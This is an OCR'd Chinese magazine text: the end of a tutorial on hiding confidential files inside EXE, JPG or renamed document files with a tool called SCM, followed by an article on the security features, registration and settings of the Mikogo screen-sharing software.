如何将机密文件隐藏在其它文件中呢？首先，您必须激活文件隐藏捆绑功能。点击菜单“Settings”→“Users”→“Current User Preference”项，在当前账户属性窗口底部勾选“Hide Name”和“Hide In File”项即可。SCM可以将文件隐藏到EXE文件或者JPG图片中。这里我们以将机密文件隐藏到EXE文件为例进行说明。在SCM主界面中目标路径，显示出需要处理的文件，例如在“机密文件.doc”的右键菜单（如图4）中点击“Hide In File”项。在弹出窗口中选择目标EXE文件。点击“Done”按钮，即可将其捆绑隐藏到目标EXE文件中了，同时原始文件消失。




图4

当然，仅仅将机密文件隐藏到EXE或者JPG文件中，是无法满足我们深层次要求的。例如我们希望将“机密文件.doc”捆绑隐藏到“常规文档.doc”文件中，又要求不影响“常规文档.doc”的正常阅读，这样的话，别人是无论如何也想不到看似普通的文档中还会隐藏有机密文档。这样，数据的安全性可以大大提高。该如何实现上述要求呢？其实方法很简单。首先将“常规文档.doc”更名为“常规文档.exe”文件。之后就可以使用上述方法，将“机密文件.doc”隐藏到“常规文档.exe”文件中了。之后再将“常规文档.exe”更名为“常规文档.doc”。这样尽管在“常规文档.doc”隐藏了“机密文件.doc”中，但是丝毫不影响对“常规文档.doc”的阅读操作。按照同样的方法，可以将机密文档隐藏到任意类型的文件中。

如何查看隐藏在宿主文件中的机密文档呢？方法是点击点击菜单“Tools”→“Hidden Object”项，在隐藏数据查看窗口中的“Hide In File”面板（如图5）中第一个列表中显示包含有隐藏信息的所有EXE文件或者JPG图片文件。选择目标宿主文件，点击“Show hidden file list”链接，在窗口底部列表中显示该文件内含的所有机密文件。如何提取加密文件呢？先选中隐藏的加密文件，之后点击窗口底部的“Move to”或者“Copy to”链接，就可以将其移动或者复制到指定的路径中了。按照相同的方法，您可以自由的提取所需的加密文件。当然，针对上述更改文件类型的隐藏操作，该如何查看机密信息呢？方法其实很简单，例如在本例中首先将“常规文档.doc”更名为“常规文档.exe”，就可以按照上述方法来提取阴惨在其中的机密数据了。注意以不同账户身份登录到SCM操作环境中后，其捆绑隐藏的机密文件对于其它账户是不可见的。也就是说，其它的账户是无法查看本账户捆绑隐藏的文件信息的。此外，您可以在其它电脑上安装SCM，之后创建相同的帐户名并使用该账户登录到SCM操作环境中。之后打开隐藏数据查看窗口，在“Hide In File”面板中点击“Add host file”链接，导入宿主文件，同样可以提取隐藏在其中的机密文件。




图5

（文中涉及的相关软件本期光盘已收录）

轻松实现最安全的屏幕共享服务

郭建伟

小李热衷于研究黑客技术，在网上结交了不少志同道合的好友。只要有闲暇，大家就聚在一起探讨切磋安全技术。不过小李发现，对于QQ，电子邮件，论坛等传统信息交流工具而言，其可操作性和互动性都比较差。在很多时候，即使面对一个并不复杂

的问题，大家在线讨论时，仅仅通过发送聊天信息，传递图片，语音聊天等手段，往往要花费一番力气才能够将其搞明白。如果遇到复杂的技术难题，交流起来实现费时费力。如果可以创建一个安全的网络会议环境，让大家都参与进来，通过屏幕共享，远程互动操作，电子白板，文件传输，实现录像等方法，让大家可以通过各自的屏幕，实时观看和参与问题的分析解决过程，那么不就可以更好的交流心得，有效的提高大家的技术水平吗？有了Mikogo通过安全性极高的免费屏幕共享软件，小李毫不费力的将上述想法变成了现实。




图1

Mikogo的安全性分析

Mikogo对网络会议的安全性要求很高，设置了重重的安全措施保护用户隐私和数据。这主要体现在以下几个方面，其一是在网络会议期间传输的全部信息都使用专利压缩算法压缩，而且Mikogo使用256位AES加密算法加密所有数据。其二是Mikogo网站使用SSL 128位加密，这是当前使用最广泛的互联网标准，用以确保敏感网络数据的通信安全。其三是Mikogo支持独一无二的会议ID和会议密码功能，网络会议一旦开始，会议发起人就会收到一个随机产生的独一无二的会议ID。加入会议需要此特定会议ID。为进一步提升安全性，会议发起人可以在会议开始之前在Mikogo设置里设定一个会议密码。只有同时拥有会议ID和会议密码才能参加这个会议。其四是Mikogo支持的角色控制功能，Mikogo支持的网络会议参与角色有主控方，演示者和来访者，不同的角色拥有不同的操作权限，Mikogo确保只有得到许可的人员才能共享桌面内容或者参加会议。其五是Mikogo使用最先进的防火墙、网络监控和入侵检测工具，不让任何不速之客有机会参加Mikogo会议并查看他人的屏幕。其六是Mikogo不会储存任何会议数据，在Mikogo网络会议上显示的动态会议内容来源于演示者的电脑。与会者看到只是这些数据的显示。会议结束后，所有数据都会消失。其七是Mikogo的安全通知服务，与会者在分享自己桌面内容或交出鼠标键盘远程控制权之前，屏幕上会先收到询问通知。在与会者明确同意之前，没有人可以查看或控制该与会者的桌面。对于主控方来说，在会议期间，您随时可以按下Ctrl+F12快捷键来取回自己键盘和鼠标的控制权。

注册Mikogo账户

在使用Mikogo之前，作为主控方应该注册管理帐号。在系统托盘的Mikogo图标的右键菜单中点击“Create account”项，在注册窗口（如图1）中的“First Name”和“Last Name”栏中输入您的名称，在“Email Address”栏中输入邮箱地址，点击“Continue”按钮，即可完成注册操作。之后打开注册邮箱，在其中可以收到Mikogo发来的确认邮件，在其中就包含了您的帐号（就是您的注册邮箱）和密码。

配置Mikogo

在系统托盘的Mikogo右键菜单中点击“Settings”项，在其设置窗口（如图2）的“Account”面板中输入您的帐户名称，密码和昵称。

在“Preferences”面板（如图3）中可以设定允许在桌面上显示的对象，勾选“Show new application”项，表示当在桌面上启动新的应用程序后，所有的来访者都可以看到其内容，并可以对该程序进行远程控制。如果不选择该项，表示当启动新的程序后，所有的来访者是看不到的。在其下列出当前桌面上得所有显示对象，默认其全部处于选择状态，表示允许所有的来访者看到和操控这些对象。您也可以自定义目标对象的选择状态，来确定是否将其显示在共享屏幕上。例如不选择“Desktop”项，那么在共享屏幕上就不显示桌面内容，所有参与者只能看到空白的桌面。根据以上选择，在右侧可以预览实际的共享屏幕效果。勾选“Hide desktop wallpaper”项，表示禁止在共享屏幕上显示壁纸。




图2

勾选“Enable viewwe pointer”项，表示当来访者远程操作您的桌面时，会在桌面上显示该访问者的鼠标指针活动轨迹。在“Quality/Speed”栏中可以选择屏幕传输的效果，包括“Max Speed”（最高速传输），“High Speed”（快速传输），“Standard Settings”（标准传输速度，默认选项），“High Quality”（高质量传输）等。

